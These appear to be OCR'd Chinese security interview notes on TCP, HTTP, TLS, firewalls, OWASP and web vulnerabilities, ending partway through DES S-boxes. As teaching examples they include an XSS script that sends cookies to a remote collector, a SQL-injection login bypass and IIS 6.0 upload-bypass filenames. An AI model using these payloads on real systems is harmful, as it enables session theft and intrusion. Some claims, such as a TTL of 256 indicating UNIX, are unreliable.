
- 校验和
- 序列号
- 确认应答
- 超时重传
- 连接管理（三次握手，四次挥手）
- 流量控制
- 拥塞控制

校验和：

- 计算方式：在数据传输的过程中，将发送的数据段都当做一个16位的整数。将这些整数加起来。并且前面的进位不能丢弃，补在后面，最后取反，得到校验和。
- 发送方：在发送数据之前计算检验和，并进行校验和的填充。
- 接收方：收到数据后，对数据以同样的方式进行计算，求出校验和，与发送方的进行比对。

确认应答与序列号：

- 序列号：TCP传输时将每个字节的数据都进行了编号，这就是序列号。
- 确认应答：TCP传输的过程中，每次接收方收到数据后，都会对传输方进行确认应答。也就是发送ACK报文。这个ACK报文当中带有对应的确认序列号，告诉发送方，接收到了哪些数据，下一次的数据从哪里发。



超时重传：

在进行TCP传输时，由于确认应答与序列号机制，也就是说发送方发送一部分数据后，都会等待接收方发送的ACK报文，并解析ACK报文，判断数据是否传输成功。如果发送方发送完数据后，迟迟没有等到接收方的ACK报文，这该怎么办呢？而没有收到ACK报文的原因可能是什么呢？

首先，发送方没有介绍到响应的ACK报文原因可能有两点：

1. 数据在传输过程中由于网络原因等直接全体丢包，接收方根本没有接收到。
2. 接收方接收到了响应的数据，但是发送的ACK报文响应却由于网络原因丢包了。

TCP在解决这个问题的时候引入了一个新的机制，叫做**超时重传机制。**简单理解就是发送方在发送完数据后等待一个时间，时间到达没有接收到ACK报文，那么对刚才发送的数据进行重新发送。如果是刚才第一个原因，接收方收到二次重发的数据后，便进行ACK应答。如果是第二个原因，接收方发现接收的数据已存在（判断存在的根据就是序列号，所以上面说序列号还有去除重复数据的作用），那么直接丢弃，仍旧发送ACK应答。

那么发送方发送完毕后等待的时间是多少呢？如果这个等待的时间过长，那么会影响TCP传输的整体效率，如果等待时间过短，又会导致频繁的发送重复的包。如何权衡？

由于TCP传输时保证能够在任何环境下都有一个高性能的通信，因此这个最大超时时间（也就是等待的时间）是动态计算的。

流量控制

所谓流量控制就是让发送发送速率不要过快，让接收方来得及接收。利用滑动窗口机制就可以实施流量控制。

原理这就是运用TCP报文段中的窗口大小字段来控制，发送方的发送窗口不可以大于接收方发回的窗口大小。

考虑一种特殊的情况，就是接收方若没有缓存足够使用，就会发送零窗口大小的报文，此时发送放将发送窗口设置为0，停止发送数据。之后接收方有足够的缓存，发送了非零窗口大小的报文，但是这个报文在中途丢失的，那么发送方的发送窗口就一直为零导致死锁。

解决这个问题，TCP为每一个连接设置一个持续计时器（persistence timer）。只要TCP的一方收到对方的零窗口通知，就启动该计时器，周期性的发送一个零窗口探测报文段。对方就在确认这个报文的时候给出现在的窗口大小（注意：TCP规定，即使设置为零窗口，也必须接收以下几种报文段：零窗口探测报文段、确认报文段和携带紧急数据的报文段）。

拥塞控制：万字详文：TCP 拥塞控制详解 - 知乎 (zhihu.com)

1. 慢开始
2. 拥塞控制
3. 快重传
4. 快恢复

23、常见的状态码有哪些?

状态码的类别：

类别	原因短语	含义
1XX	Informational（信息性状态码）	接受的请求正在处理
2XX	Success（成功状态码）	请求正常处理完毕
3XX	Redirection（重定向状态码）	需要进行附加操作以完成请求
4XX	Client Error（客户端错误状态码）	服务器无法处理请求
5XX	Server Error（服务器错误状态码）	服务器处理请求出错

2XX——表明请求被正常处理了

1. `200 OK`：请求已正常处理。
2. `204 No Content`：请求处理成功，但没有任何资源可以返回给客户端，一般在只需要从客户端往服务器发送信息，而对客户端不需要发送新信息内容的情况下使用。
3. `206 Partial Content`：是对资源某一部分的请求，该状态码表示客户端进行了范围请求，而服务器成功执行了这部分的GET请求。响应报文中包含由Content-Range指定范围的实体内容。

3XX——表明浏览器需要执行某些特殊的处理以正确处理请求

4. `301 Moved Permanently`：资源的URI已更新，你也更新下你的书签引用吧。永久性重定向，请求的资源已经被分配了新的URI，以后应使用资源现在所指的URI。

5. `302 Found`：资源的URI已临时定位到其他位置了，姑且算你已经知道了这个情况了。临时性重定向。和301相似，但302代表的资源不是永久性移动，只是临时性性质的。换句话说，已移动的资源对应的URI将来还有可能发生改变。
6. 3`03 See Other`：资源的URI已更新，你是否能临时按新的URI访问。该状态码表示由于请求对应的资源存在着另一个URL，应使用GET方法定向获取请求的资源。303状态码和302状态码有着相同的功能，但303状态码明确表示客户端应当采用GET方法获取资源，这点与302状态码有区别。

> 当301,302,303响应状态码返回时，几乎所有的浏览器都会把POST改成GET，并删除请求报文内的主体，之后请求会自动再次发送。

7. `304 Not Modified`：资源已找到，但未符合条件请求。该状态码表示客户端发送附带条件的请求时（采用GET方法的请求报文中包含If-Match，If-Modified-Since，If-None-Match，If-Range，If-Unmodified-Since中任一首部）服务端允许请求访问资源，但因发生请求未满足条件的情况后，直接返回304.。
8. `307 Temporary Redirect`：临时重定向。与302有相同的含义。

4XX——表明客户端是发生错误的原因所在

9. `400 Bad Request`：服务器端无法理解客户端发送的请求，请求报文中可能存在语法错误。
10. `401 Unauthorized`：该状态码表示发送的请求需要有通过HTTP认证（BASIC认证，DIGEST认证）的认证信息。
11. `403 Forbidden`：不允许访问那个资源。该状态码表明对请求资源的访问被服务器拒绝了。（权限，未授权IP等）
12. `404 Not Found`：服务器上没有请求的资源。路径错误等。

5XX——服务器本身发生错误

13. `500 Internal Server Error`：貌似内部资源出故障了。该状态码表明服务器端在执行请求时发生了错误。也有可能是web应用存在bug或某些临时故障。
14. `503 Service Unavailable`：抱歉，我现在正在忙着。该状态码表明服务器暂时处于超负载或正在停机维护，现在无法处理请求。

24、什么是SSL？HTTPS是如何保证数据的传输安全的？

SSL：（Secure Socket Layer，安全套接字层），位于可靠的面向连接的**网络层协议**和**应用层协议**之间的一种协议层。SSL通过互相认证、使用数字签名确保完整性、使用加密确保私密性，以实现客户端和服务器之间的安全通讯。该协议由两层组成：SSL记录协议和SSL握手协议。

TLS：(Transport Layer Security，传输层安全协议)，用于两个应用程序之间提供保密性和数据完整性。该协议由两层组成：TLS 记录协议和 TLS 握手协议。


发展历史：

- 1994 年，网景公司设计了 SSL 协议（Secure Sockets Layer）的 1.0 版，但是未发布。
- 1995 年，网景公司发布 SSL 2.0 版，但很快发现有严重漏洞。
- 1996 年，SSL 3.0 版问世，得到大规模应用。
- 1999 年，互联网标准化组织 ISOC 接替网景公司，发布了 SSL 的升级版 TLS 1.0 版。
- 2006 年和 2008 年，TLS 进行了两次升级，分别为 TLS 1.1 版和 TLS 1.2 版。

如何保证安全：

- 内容加密 建立一个信息安全通道，来保证数据传输的安全；
- 身份验证 确认网站的真实性；
- 数据完整性 防止内容被第三方冒充或者篡改

https实际上就是在TCP层与http层之间加入了SSL/TLS来为上层的安全保驾护航，主要用到对称加密、非对称加密、证书等技术进行客户端与服务器的数据加密传输，最终达到保证整个通信的安全性。



数据传输过程：

1. 客户端向服务器端发起SSL连接请求；
2. 服务器把公钥发送给客户端，并且服务器端保存着唯一的私钥；
3. 客户端用公钥对双方通信的对称秘钥进行加密，并发送给服务器端；
4. 服务器利用自己唯一的私钥对客户端发来的对称秘钥进行解密；
5. 进行数据传输，服务器和客户端双方用公有的相同的对称秘钥对数据进行加密解密，可以保证在数据收发过程中的安全，即是第三方获得数据包，也无法对其进行加密，解密和篡改。

25、公钥加密计算量太大，如何减少耗用的时间?

每一次对话（session），客户端和服务器端都生成一个"对话密钥"（session key），用它来加密信息。由于"对话密钥"是对称加密，所以运算速度非常快，而服务器公钥只用于加密"对话密钥"本身，这样就减少了加密运算的消耗时间。

1. 客户端向服务器端索要并验证公钥。
2. 双方协商生成"对话密钥"。
3. 双方采用"对话密钥"进行加密通信。上面过程的前两步，又称为"握手阶段"（handshake）。

26、防火墙可以防止伪装成外部信任主机的IP地址进行欺骗吗?

不可以。

27、防火墙能够实现差错控制的功能吗?

能。

差错控制

- 由于数据通信系统传输特性的不理想和外部干扰的存在，传输中出现差错是不可避免的。
- 差错控制的目的：确保所有的帧按顺序正确递交到数据链路层用户（网络层实体）。
- 差错的分类：随机差错（随机的、单个的），突发差错（成片的、连续的）
- 差错控制的原理：在发送的数据码元序列中加入监督位，使监督位和数据位之间存在某种约束关系；在接收端检测约束关系是否被破坏从而查错，甚至可以纠错。

- 检错码：可以发现错误，但不能纠正错误。
- 纠错码：可以自动纠正错误。

防火墙主要优点:

1. 防火墙能强化安全策略。
2. 防火墙能有效地记录Internet上的活动。
3. 防火墙限制暴露用户点。防火墙能够用来隔开网络中一个网段与另一个网段。这样，能够防止影响一个网段的问题通过整个网络传播。
4. 防火墙是一个安全策略的检查站。所有进出的信息都必须通过防火墙，防火墙便成为安全问题的检查点，使可疑的访问被拒绝于门外。

防火墙有十大局限性:

1. 防火墙不能防范不经过防火墙的攻击。没有经过防火墙的数据，防火墙无法检查。
2. 防火墙不能解决来自内部网络的攻击和安全问题。防火墙可以设计为既防外也防内，谁都不可信，但绝大多数单位因为不方便，不要求防火墙防内。
3. 防火墙不能防止策略配置不当或错误配置引起的安全威胁。防火墙是一个被动的安全策略执行设备，就像门卫一样，要根据政策规定来执行安全，而不能自作主张。
4. 防火墙不能防止可接触的人为或自然的破坏。防火墙是一个安全设备，但防火墙本身必须存在于一个安全的地方。
5. 防火墙不能防止利用标准网络协议中的缺陷进行的攻击。一旦防火墙准许某些标准网络协议，防火墙不能防止利用该协议中的缺陷进行的攻击。
6. 防火墙不能防止利用服务器系统漏洞所进行的攻击。黑客通过防火墙准许的访问端口对该服务器的漏洞进行攻击，防火墙不能防止。
7. 防火墙不能防止受病毒感染的文件的传输。防火墙本身并不具备查杀病毒的功能，即使集成了第三方的防病毒的软件，也没有一种软件可以查杀所有的病毒。
8. 防火墙不能防止数据驱动式的攻击。当有些表面看来无害的数据邮寄或拷贝到内部网的主机上并被执行时，可能会发生数据驱动式的攻击。
9. 防火墙不能防止内部的泄密行为。防火墙内部的一个合法用户主动泄密，防火墙是无能为力的。
10. 防火墙不能防止本身的安全漏洞的威胁。防火墙保护别人有时却无法保护自己，目前还没有厂商绝对保证防火墙不会存在安全漏洞。因此对防火墙也必须提供某种安全保护。

28、常见的网站服务器容器有哪些?

IIS、Apache、Nginx、Lighttpd、Tomcat

29、如何手工快速判断目标站点是Linux还是Windows服务器?

ping服务器，返还得TTL值不一样

- TTL=128，这是WINNT/2K/XP。
- TTL=32，这是WIN95/98/ME。
- TTL=256，这是UNIX。
- TTL=64，这是LINUX。

30、为何一个MySQL数据库的站，只有一个80端口开放?

- 更改了端口，没有扫描出来
- 站库分离
- 3306端口不对外开放

31、渗透测试流程

踩点、扫描、查点、获取访问、拒绝服务、特权提升、偷取盗窃、掩踪灭迹、创建后门

32、OWASP漏洞有哪些?

2021 OWASP(开放式Web应用程序安全项目) TOP10

1. 失效的访问控制 Broken Access Control
2. 加密失败 Cryptographic Failures
3. 注入 Injection
4. 不安全的设计
5. 安全配置错误
6. 使用含有已知漏洞的组件（易受攻击和过时的组件 Vulnerable and Outdated Components）
7. 认证和授权失败 Identification and Authentication Failures
8. 软件和数据完整性故障 Software and Data Integrity Failures
9. 安全日志记录和监控失败 Security Logging and Monitoring Failure
10. 服务器请求伪造 Server-Side Request Forgery

33、请列举三种敏感信息泄露漏洞的成因?

- **未能从公共内容中删除内部内容。**例如，在生产环境中，用户有时可以看到开发人员在加价中的评论。
- **网站及相关技术配置不安全。**例如，如果无法禁用调试和诊断功能，有时可能会为攻击者提供有用的工具，帮助他们获取敏感信息。默认配置也会使网站变得脆弱，例如，通过显示过于冗长的错误消息。
- **应用程序的设计和行为缺陷。**例如，如果网站在出现不同错误状态时返回不同的响应，这也可以允许攻击者列举敏感数据，例如有效的用户凭据。

34、防御XSS攻击的具体方法

1. 对输入内容的特定字符进行编码，例如表示 html标记的 < > 等符号。
2. 对重要的 cookie设置 httpOnly, 防止客户端通过document.cookie读取 cookie，此 HTTP头由服务端设置。
3. 将不可信的值输出 URL参数之前，进行 URLEncode操作，而对于从 URL参数中获取值一定要进行格式检测（比如你需要的时URL，就判读是否满足URL格式）。
4. 不要使用 Eval来解析并运行不确定的数据或代码，对于 JSON解析请使用 JSON.parse() 方法。
5. 后端接口也应该要做到关键字符过滤的问题。

35、对于IIS6.0，有哪些方法能够绕过“限制上传asp、aspx”?

1. 当建立 *.asa、*.asp 格式的文件夹时，其目录下的任意文件都被IIS当做asp文件解析
2. 当文件是 *.asp;1.jpg，test.asa;1.jpg，test.cer;1.jpg，test.cdx;1.jpg，IIS6.0同样会将文件作为asp文件解析
3. PUT上传.txt文件，通过Move或Copy重命名

36、万能密码了解多少?

用户进行用户名和密码验证时，网站需要查询数据库。查询数据库就是执行SQL语句。

当用户登录时，后台执行的数据库查询操作(SQL语句)如果是

```
Select user_id,user_type,email From usersWhere user_id='用户名'And
password='密码'
```

由于网站后台在进行数据库查询的时候没有对单引号进行过滤，当输入用户名`admin`和万能密码`2' or '1`时，执行的SQL语句为

```
Select user_id,user_type,email From users Where user_id=’ admin’And password='2' or' 1'
```

同时，由于SQL语句中逻辑运算符具有优先级，`=`优先于`and`，`and`优先于`or`，且适用传递性。因此，此SQL语句在后台解析时,分成两句：

```
Select user_id,user_type,email From users Where user_id=' admin’ And password='2'
```

和

```
'1'
```

两句bool值进行逻辑or运算，恒为TRUE。SQL语句的查询结果为TRUE，就意味着认证成功，也可以登录到系统中。

37、常见的Web漏洞有哪些?

1. SQL 注入

SQL 注入就是通过给 web 应用接口传入一些特殊字符，达到欺骗服务器执行恶意的 SQL 命令。

SQL 注入漏洞属于后端的范畴，但前端也可做体验上的优化。

原因

当使用外部不可信任的数据作为参数进行数据库的增、删、改、查时，如果未对外部数据进行过滤，就会产生 SQL 注入漏洞。

比如：

```
name = "外部输入名称";
sql = "select * from users where name=" + name;
```

上面的 SQL 语句目的是通过用户输入的用户名查找用户信息，因为由于 SQL 语句是直接拼接的，也没有进行过滤，所以，当用户输入`'' or '1'='1'`时，这个语句的功能就是搜索`users`全表的记录。

```
select * from users where name='' or '1'='1';
```

解决方案

具体的解决方案很多，但大部分都是基于一点：不信任任何外部输入。

所以，对任何外部输入都进行过滤，然后再进行数据库的增、删、改、查。

此外，适当的权限控制、不曝露必要的安全信息和日志也有助于预防 SQL 注入漏洞。

参考 Web 安全漏洞之 SQL 注入 - 防御方法 了解具体的解决方案。

推荐参考

- Web 安全漏洞之 SQL 注入
- SQL 注入详解

2. XSS 攻击

XSS 攻击全称跨站脚本攻击（Cross-Site Scripting），简单的说就是攻击者通过在目标网站上注入恶意脚本并运行，获取用户的敏感信息如 Cookie、SessionID 等，影响网站与用户数据安全。

XSS 攻击更偏向前端的范畴，但后端在保存数据的时候也需要对数据进行安全过滤。

原因

当攻击者通过某种方式向浏览器页面注入了恶意代码，并且浏览器执行了这些代码。

比如：

在一个文章应用中（如微信文章），攻击者在文章编辑后台通过注入 `script` 标签及 `js` 代码，后端未加过滤就保存到数据库，前端渲染文章详情的时候也未加过滤，这就会让这段 `js` 代码执行，引起 XSS 攻击。

解决方案

一个基本的思路是渲染前端页面（不管是客户端渲染还是服务器端渲染）或者动态插入 HTML 片段时，任何数据都不可信任，都要先做 HTML 过滤，然后再渲染。

参考 前端安全系列（一）：如何防止XSS攻击？ - 攻击的预防 了解具体的解决方案。

推荐参考

- 前端安全系列（一）：如何防止XSS攻击?
- 前端防御 XSS
- 浅说 XSS 和 CSRF

3. CSRF 攻击

CSRF 攻击全称跨站请求伪造（Cross-site Request Forgery），简单的说就是攻击者盗用了你的身份，以你的名义发送恶意请求。

原因

一个典型的 CSRF 攻击有着如下的流程：

- 受害者登录 `a.com`，并保留了登录凭证（Cookie）
- 攻击者引诱受害者访问了 `b.com`
- `b.com` 向 `a.com` 发送了一个请求：`a.com/act=xx`（浏览器会默认携带 `a.com` 的 Cookie）
- `a.com` 接收到请求后，对请求进行验证，并确认是受害者的凭证，误以为是受害者自己发送的请求
- `a.com` 以受害者的名义执行了 `act=xx`
- 攻击完成，攻击者在受害者不知情的情况下，冒充受害者，让 `a.com` 执行了自己定义的操作

注：上面的过程摘自 前端安全系列之二：如何防止CSRF攻击?

解决方案

防止 CSRF 攻击需要在服务器端入手，基本的思路是能正确识别是否是用户发起的请求。

参考 前端安全系列之二：如何防止CSRF攻击？ - 防护策略 了解具体的解决方案。

推荐参考

- 前端安全系列之二：如何防止CSRF攻击?
- Web安全漏洞之CSRF
- 浅说 XSS 和 CSRF

4. DDoS 攻击

DoS 攻击全称拒绝服务（Denial of Service），简单的说就是让一个公开网站无法访问，而 DDoS 攻击（分布式拒绝服务 Distributed Denial of Service）是 DoS 的升级版。

这个就完全属于后端的范畴了。

原因

攻击者不断地提出服务请求，让合法用户的请求无法及时处理，这就是 DoS 攻击。

攻击者使用多台计算机或者计算机集群进行 DoS 攻击，就是 DDoS 攻击。

解决方案

防止 DDoS 攻击的基本思路是限流，限制单个用户的流量（包括 IP 等）。

参考 DDoS的攻击及防御 - 防御 了解具体的解决方案。

推荐参考

- DDoS的攻击及防御
- 浅谈 DDoS 攻击与防御
- 使用 Nginx、Nginx Plus 抵御 DDOS 攻击

5. XXE 漏洞

XXE 漏洞全称 XML 外部实体漏洞（XML External Entity），当应用程序解析 XML 输入时，如果没有禁止外部实体的加载，导致可加载恶意外部文件和代码，就会造成任意文件读取、命令执行、内网端口扫描、攻击内网网站等攻击。

这个只在能够接收 XML 格式参数的接口才会出现。

解决方案

- 禁用外部实体
- 过滤用户提交的XML数据

参考 xxe漏洞的学习与利用总结 了解具体的解决方案。

推荐参考

- 好刚: 6分钟视频看懂XXE漏洞攻击
- xxe漏洞的学习与利用总结
- XXE漏洞攻防学习（上）

6. JSON 劫持

JSON 劫持（JSON Hijacking）是用于获取敏感数据的一种攻击方式，属于 CSRF 攻击的范畴。

原因

一些 Web 应用会把一些敏感数据以 json 的形式返回到前端，如果仅仅通过 Cookie 来判断请求是否合法，那么就可以利用类似 CSRF 的手段，向目标服务器发送请求，以获得敏感数据。

比如下面的链接在已登录的情况下会返回 json 格式的用户信息：

```
http://www.test.com/userinfo
```

攻击者可以在自己的虚假页面中，加入如下标签：

```
<script src="http://www.test.com/userinfo"></script>
```

如果当前浏览器已经登录了 `www.test.com`，并且 Cookie 未过期，然后访问了攻击者的虚假页面，那么该页面就可以拿到 json 形式的用户敏感信息，因为 `script` 标签会自动解析 json 数据，生成对应的 js 对象。然后再通过：

```
Object.prototype.__defineSetter__
```

这个函数来触发自己的恶意代码。

但是这个函数在当前的新版本 Chrome 和 Firefox 中都已经失效了。

注：上面的过程摘自 JSON和JSONP劫持以及解决方法

解决方案

- `X-Requested-With` 标识
- 浏览器 JSON 数据识别
- 禁止 Javascript 执行 JSON 数据

推荐参考

- JSON和JSONP劫持以及解决方法
- JSONP 安全攻防技术（JSON劫持、 XSS漏洞）

7. 暴力破解

这个一般针对密码而言，弱密码（Weak Password）很容易被别人（对你很了解的人等）猜到或被破解工具暴力破解。

解决方案

- 密码复杂度要足够大，也要足够隐蔽
- 限制尝试次数

8. HTTP 报头追踪漏洞

HTTP/1.1（RFC2616）规范定义了 HTTP TRACE 方法，主要是用于客户端通过向 Web 服务器提交 TRACE 请求来进行测试或获得诊断信息。

当 Web 服务器启用 TRACE 时，提交的请求头会在服务器响应的内容（Body）中完整的返回，其中 HTTP 头很可能包括 Session Token、Cookies 或其它认证信息。攻击者可以利用此漏洞来欺骗合法用户并得到他们的私人信息。

解决方案

禁用 HTTP TRACE 方法。

9. 信息泄露

由于 Web 服务器或应用程序没有正确处理一些特殊请求，泄露 Web 服务器的一些敏感信息，如用户名、密码、源代码、服务器信息、配置信息等。

所以一般需注意：

- 应用程序报错时，不对外产生调试信息
- 过滤用户提交的数据与特殊字符
- 保证源代码、服务器配置的安全

10. 目录遍历漏洞

攻击者向 Web 服务器发送请求，通过在 URL 中或在有特殊意义的目录中附加 `../`、或者附加 `../` 的一些变形（如 `..\` 或 `..//` 甚至其编码），导致攻击者能够访问未授权的目录，以及在 Web 服务器的根目录以外执行命令。

11. 命令执行漏洞

命令执行漏洞是通过 URL 发起请求，在 Web 服务器端执行未授权的命令，获取系统信息、篡改系统配置、控制整个系统、使系统瘫痪等。

12. 文件上传漏洞

如果对文件上传路径变量过滤不严，并且对用户上传的文件后缀以及文件类型限制不严，攻击者可通过 Web 访问的目录上传任意文件，包括网站后门文件（`webshell`），进而远程控制网站服务器。

所以一般需注意：

- 在开发网站及应用程序过程中，需严格限制和校验上传的文件，禁止上传恶意代码的文件
- 限制相关目录的执行权限，防范 `webshell` 攻击

13. 其他漏洞

- SSLStrip 攻击
- OpenSSL Heartbleed 安全漏洞
- CCS 注入漏洞
- 证书有效性验证漏洞

14. 业务漏洞

一般业务漏洞是跟具体的应用程序相关，比如参数篡改（连续编号 ID / 订单、1 元支付）、重放攻击（伪装支付）、权限控制（越权操作）等。

另外可以参考：6种常见web漏洞坑

15. 框架或应用漏洞

- WordPress 4.7 / 4.7.1：REST API 内容注入漏洞
- Drupal Module RESTWS 7.x：Remote PHP Code Execution
- SugarCRM 6.5.23：REST PHP Object Injection Exploit
- Apache Struts：REST Plugin With Dynamic Method Invocation Remote Code Execution
- Oracle GlassFish Server：REST CSRF
- QQ Browser 9.6：API 权限控制问题导致泄露隐私模式
- Hacking Docker：Registry API 未授权访问

38、Web应用常见的安全漏洞有哪些?

Web应用常见的安全漏洞

39、能否解释一下XSS cookie盗窃是什么意思?

攻击者利用XSS在网站中插入恶意脚本，一旦用户访问该网页，cookie就会自动地发送到攻击者的服务器中去。

构造恶意js代码插入到页面中

```
<script>
document.write('<img src="http://192.168.211.1/xSS/getcookie.php?
cookie='+document.cookie+'" width=0 height=0 border=0 /> ');
</script>
```

用户访问页面时，该代码将被执行，document.cookie可以获取用户的cookie并通过GET发送到服务端192.168.211.1中。

40、请描述一下DES算法?

总结：输入64位明文 → 初始置换IP → 16轮乘积变换 → 逆初始置换IP → 输出64位密文

初始置换IP：

输入的64位明文按照下方矩阵进行比特位置交换。

```
58, 50, 42, 34, 26, 18, 10, 2,
60, 52, 44, 36, 28, 20, 12, 4,
62, 54, 46, 38, 30, 22, 14, 6,
64, 56, 48, 40, 32, 24, 16, 8,
57, 49, 41, 33, 25, 17, 9, 1,
59, 51, 43, 35, 27, 19, 11, 3,
61, 53, 45, 37, 29, 21, 13, 5,
63, 55, 47, 39, 31, 23, 15, 7
```

16轮乘积变换：

将IP置换后的64位数据分为左右两部分（前32位L和后32位R），前15轮变换的逻辑关系为：

$$L_i = R_{i-1}, (i = 1, 2, 3, \cdots, 15)$$
$$R_i = L_{i-1} \oplus F(R_{i-1}, K_i), (i = 1, 2, 3, \cdots, 15)$$

第16轮的逻辑关系为

$$L_{16} = L_{15} \oplus F(R_{15}, K_{16})$$
$$R_{16} = R_{15}$$

其中，Ki为轮密钥 (i=1, 2, 3, ..., 16)， **F变换的过程如下：**

1. 扩展变换E：输入32位，按照下列矩阵将32位的数据扩展为48位的数据输出。（矩阵中的数字表示比特原来的位置）

```
32, 1, 2, 3, 4, 5,
4, 5, 6, 7, 8, 9,
8, 9, 10, 11, 12, 13,
12, 13, 14, 15, 16, 17,
16, 17, 18, 19, 20, 21,
20, 21, 22, 23, 24, 25,
24, 25, 26, 27, 28, 29,
28, 29, 30, 31, 32, 1
```

2. 异或：扩展变换后的结果与轮密钥异或
3. 选择压缩变换S盒代替：将异或后的结果分为8组，每一组6 bit，第几组对应第几个S盒，以ABCDEF为例，先以首尾两位AF为行，其余四位BCDE为列，在S盒中找到对应的数并转为4位二进制输出。8组6 bit转化为8组4 bit即48位转为32位。

```

```

```
sBox = { //8个s盒
    { // S1盒
        {14, 4, 13, 1, 2, 15, 11, 8, 3, 10, 6, 12, 5, 9, 0, 7},
        {0, 15, 7, 4, 14, 2, 13, 1, 10, 6, 12, 11, 9, 5, 3, 8},
        {4, 1, 14, 8, 13, 6, 2, 11, 15, 12, 9, 7, 3, 10, 5, 0},
        {15, 12, 8, 2, 4, 9, 1, 7, 5, 11, 3, 14, 10, 0, 6, 13}
    },
    { // S2盒
        {15, 1, 8, 14, 6, 11, 3, 4, 9, 7, 2, 13, 12, 0, 5, 10},
        {3, 13, 4, 7, 15, 2, 8, 14, 12, 0, 1, 10, 6, 9, 11, 5},
        {0, 14, 7, 11, 10, 4, 13, 1, 5, 8, 12, 6, 9, 3, 2, 15},
        {13, 8, 10, 1, 3, 15, 4, 2, 11, 6, 7, 12, 0, 5, 14, 9}
    },
    { // S3盒
        {10, 0, 9, 14, 6, 3, 15, 5, 1, 13, 12, 7, 11, 4, 2, 8},
        {13, 7, 0, 9, 3, 4, 6, 10, 2, 8, 5, 14, 12, 11, 15, 1},
        {13, 6, 4, 9, 8, 15, 3, 0, 11, 1, 2, 12, 5, 10, 14, 7},
        {1, 10, 13, 0, 6, 9, 8, 7, 4, 15, 14, 3, 11, 5, 2, 12}
    },
    { // S4盒
        {7, 13, 14, 3, 0, 6, 9, 10, 1, 2, 8, 5, 11, 12, 4, 15},
        {13, 8, 11, 5, 6, 15, 0, 3, 4, 7, 2, 12, 1, 10, 14, 9},
        {10, 6, 9, 0, 12, 11, 7, 13, 15, 1, 3, 14, 5, 2, 8, 4},
        {3, 15, 0, 6, 10, 1, 13, 8, 9, 4, 5, 11, 12, 7, 2, 14}
    },
    { // S5盒
        {2, 12, 4, 1, 7, 10, 11, 6, 8, 5, 3, 15, 13, 0, 14, 9},
        {14, 11, 2, 12, 4, 7, 13, 1, 5, 0, 15, 10, 3, 9, 8, 6},
        {4, 2, 1, 11, 10, 13, 7, 8, 15, 9, 12, 5, 6, 3, 0, 14},
        {11, 8, 12, 7, 1, 14, 2, 13, 6, 15, 0, 9, 10, 4, 5, 3}
    },
    { // S6盒
        {12, 1, 10, 15, 9, 2, 6, 8, 0, 13, 3, 4, 14, 7, 5, 11},
        {10, 15, 4, 2, 7, 12, 9, 5, 6, 1, 13, 14, 0, 11, 3, 8},
        {9, 14, 15, 5, 2, 8, 12, 3, 7, 0, 4, 10, 1, 13, 11, 6},
